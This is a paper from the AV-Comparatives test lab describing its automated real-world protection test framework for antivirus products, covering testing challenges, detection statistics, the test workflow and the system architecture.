E-Mail: p.roedlach@av-comparatives.org;

Test results can be found frequently at <http://www.av-comparatives.org>

Keywords

Anti-Virus Software Testing, Real World Protection Test Framework

How to build a Real World Test Framework

Abstract

In the last few years, security products, especially antivirus software, have evolved into very complex systems to counter the exponential growth of malware. However, the test methods used to evaluate the security software have not been improved at the same pace. Therefore, new test methods had to be introduced. These are very extensive and time-consuming, and could not be done without the use of automated processes.

AV-Comparatives, in co-operation with the University of Innsbruck, has developed an automated test-framework to perform the Whole-Product Dynamic Protection Test, a real-world test.

In this test, all layers of a security product, whether it is a client, appliance or any other system, can be evaluated completely and automatically.

*While all other test labs are running this kind of test with around 50 to 100 test cases per **MONTH**, the Real World Test Framework of AV-Comparatives is only limited by the speed of the hardware. Right now we can perform about 288 URLs per **DAY (8,640 per MONTH)** per product on real hardware.*

This test can be performed simultaneously for as many products needed. Systems supported: Windows XP, Windows 7, Windows 8 (all 32/64 bit)


Introduction

What we have seen in the last years is a change from file-based distribution of malware files to new vectors in the Internet. Now the vectors have changed more and more to websites and spam mails, but the files distributed by these vectors are still out there.

New devices are now more and more in the focus of the bad guys. Smart phones, tablets, TV systems, even refrigerators are now being equipped with Internet access. To evaluate antivirus products, appliances and other security solutions for computers we developed the real world testing framework.

There a major difference in testing nowadays compared with about five years ago. In the past we could tell that the readers of our reports were very clear whether a file was malicious, clean, or a false positive. The test to ascertain this was easy repeatable; the same set of malware definitions would always produce the same result.

Today, security products may give verdicts like “the file could be suspicious”, in which case the decision is shifted to the user. In reality, most users do not know how to interpret such messages and are overwhelmed. We have to investigate these messages and perform a very exact analysis on them.



Replicable

The cloud now makes it more difficult to repeat the test and get the same results. There are more and more products using cloud-based methods, whose response can change at any time. We have to do very extensive logging to ensure perpetuation of evidence.

IP-Based Malware

Sometimes only one malware download is possible from one IP address. Sometimes when we have tried to test different antivirus products from the same IP address, only the first product has been able to download the malware. The others are recognized as the second computer in the same LAN, and the malware is not delivered. So an extremely large IP address range is needed to perform proper testing. The aspect of region and language also needs to be considered.

Disappearing URLs

The URLs we are testing against can disappear or change every second. Therefore it is very important to execute all test cases for all vendors with the same URL at the same time. In our testing framework, we can execute each URL simultaneously with a maximum delay of 5 seconds.

Time Required

With file detection tests, it is possible to scan one file in a second, and several million files in one week. With real-world testing, each individual test case takes about 10 minutes.

Internet connection

We need a stable Internet connection to perform the test. Some Internet service providers block suspicious traffic to protect their users. To conduct testing properly, there has to be an agreement with the ISP that no traffic will be blocked.

Resources

A very high degree of organisation is needed to perform real-world tests. Whereas file detection tests just require time for the testing, these tests need more time for the development of the testing process.

We highly recommend carrying out real-world tests on real hardware. In our testing we do not use any virtualization for handling the malware.

Some Statistics


Suppose that when 10,000 samples were tested and product A scored 80% while product B scored 70%. Then if the products were tested with a random selection of only 10 of those samples, these are the probabilities of the results:

Score (10 samples)	Product A (80% detection)	Product B (70% detection)
10 / 10	11%	3%
9 / 10	27%	12%
8 / 10	30%	23%
7 / 10	20%	27%
6 / 10	9%	20%
5 / 10	3%	10%
4 / 10	1%	4%
3 / 10	0.1%	0.9%
2 / 10	0.01%	0.14%
1 / 10	0.0004%	0.0138%
0 / 10	0.00001%	0.00059%
total	100%	100%

Even though the most likely score for Product A (with detection rate 80%) is 8 out of 10, there is only a 30% chance that Product A's score will be 8. Product A has a 37% chance of scoring higher than 8 out of 10 and a 33% chance of scoring lower than 8/10.

When these probabilities are combined with those for Product B, the chances that Product A (80% detection) scores higher than Product B (70% detection) are about 60%. In a 10 sample test there is 18% chance the products will have the same score and 22% chance Product B will outscore the superior Product A.

This difficulty is overcome as the number of samples is increased. Figure 1 shows the effect on the 95% confidence interval of increasing the sample size from 10 samples to 100 samples to 1000 samples. The 95% confidence interval indicates the range over which there is 95% chance that the true detection rate falls within that range.




Workflow

- Start with clean image and update AV manually (done a new every day in the morning)
- Update AV to latest version and signature (done for each test case)
- Start monitoring tools
- Open malicious URL with browser on all workstations simultaneously (exploit, direct link, etc.)
- Automated control of AV-software notifications or response to user-dependent queries
- Check for detection and classify (pre-, on- or post- etc. execution)
- Wait several minutes (giving time for AV and malware to respond) if no detection yet
- Save changes (MBR, registry, processes, files, network traffic, etc.) to analysing framework
- Check if workstation has been compromised even if there was a detection message from AV (We are also able to test appliances as we do not need the AV-message to check if malicious changes occurred on the machine)
- Reimage, start again

The malware testing process described above is all performed on hardware. Testing for false positives and phishing are done on virtual machines (80 VMs on 1 physical machine), as it is much more cost-effective and as no malware is used in these tests, it does not affect the results.


Components


The Real-World Protection Test Framework consists of three major components: a command and control server, its clients, and an evaluation framework for processing the logs generated by the clients.




The server's major tasks are the synchronization of the clients, power management and the notification in case of errors or user requests. The user has an overview of the current detection states, and the number of executed test cases per day and month.

The following screenshots show dummy data:





Each client runs on the same hardware and software specification, with the obvious exception of the installed antivirus product. A monitoring application checks if malware was detected, by using optical character recognition, image recognition, title analyses and a process monitor; or if the system was compromised, by using logging mechanisms.




The last component is the Evaluation Framework for handling (summarizing) the huge number of log files generated by each client in each test case. Therefore a human-readable grid is used to enhance the evaluation quality. Each test case is listed in its own row and the result for each antivirus product is listed in the corresponding column.

ID	URL	AHNLAB	AVAST	AVG	AVIRA	BITDEFEND	BULLGUARD	ESCAN	ESET	FORTINET	FSECURE	GDATA	GRI	KASPERSKY	McAFEE	MICROSC	PANDA	PCTOOLS	QIHOO	SOPHOS	SYMANTEC	TENCENT	TREND	WEBROOT
17254	http://www.foxit.com/foxitreader.exe																							
17255	http://www.foxit.com/foxitreader.exe																							
17256	http://www.foxit.com/foxitreader.exe																							
17259	http://www.foxit.com/foxitreader.exe																							
17270	http://www.foxit.com/foxitreader.exe																							
17287	http://www.foxit.com/foxitreader.exe																							
17291	http://www.foxit.com/foxitreader.exe																							
17295	http://www.foxit.com/foxitreader.exe																							
17296	http://www.foxit.com/foxitreader.exe																							
17298	http://www.foxit.com/foxitreader.exe																							
17303	http://www.foxit.com/foxitreader.exe																							
17306	http://www.foxit.com/foxitreader.exe																							
17328	http://www.foxit.com/foxitreader.exe																							
17358	http://www.foxit.com/foxitreader.exe																							
17361	http://www.foxit.com/foxitreader.exe																							
17364	http://www.foxit.com/foxitreader.exe																							
17365	http://www.foxit.com/foxitreader.exe																							
17366	http://www.foxit.com/foxitreader.exe																							
17376	http://www.foxit.com/foxitreader.exe																							
17413	http://www.foxit.com/foxitreader.exe																							
17420	http://www.foxit.com/foxitreader.exe																							
17421	http://www.foxit.com/foxitreader.exe																							
17422	http://www.foxit.com/foxitreader.exe																							
17424	http://www.foxit.com/foxitreader.exe																							
17426	http://www.foxit.com/foxitreader.exe																							
17428	http://www.foxit.com/foxitreader.exe																							
17429	http://www.foxit.com/foxitreader.exe																							
17430	http://www.foxit.com/foxitreader.exe																							
17431	http://www.foxit.com/foxitreader.exe																							



The bullets in the grid define a different state of detection or other information. This information can be used to generate detection statistics for each vendor.

Pre execution	On execution	Post execution	Not detected	Not executed	User decision	FP	Missing


To evaluate each sample, the user can open each test case by double-clicking on a specific row in the grid. For each vendor, a detection/no-detection screenshot will be shown and the corresponding logs can be opened with a few clicks.



Sample log file for a compromised and a non-compromised workstation showing file changes:




Technical Architecture



Each client is connected to the web using its own public IP address, to ensure that location-sensitive malware (e.g. malware that can only be delivered once per IP address) can be used. After the synchronization process, each client browses to the same URL at the same time and saves the log files and the payload to the FTP-Server. The log files contain details of network traffic, file changes, registry changes, etc.

As malicious URLs disappear very quickly, researchers all over the world can submit URLs directly to the system using a simple web interface. The user submitting the URL can define which referrer (link) and user agent (browser) has to be used to browse the given URL. In some cases, malware will only be delivered if this information is given.



Please type in the URL to submit:


URL:

REFERER:

USER AGENT:

☐ VM ☐ WPDT

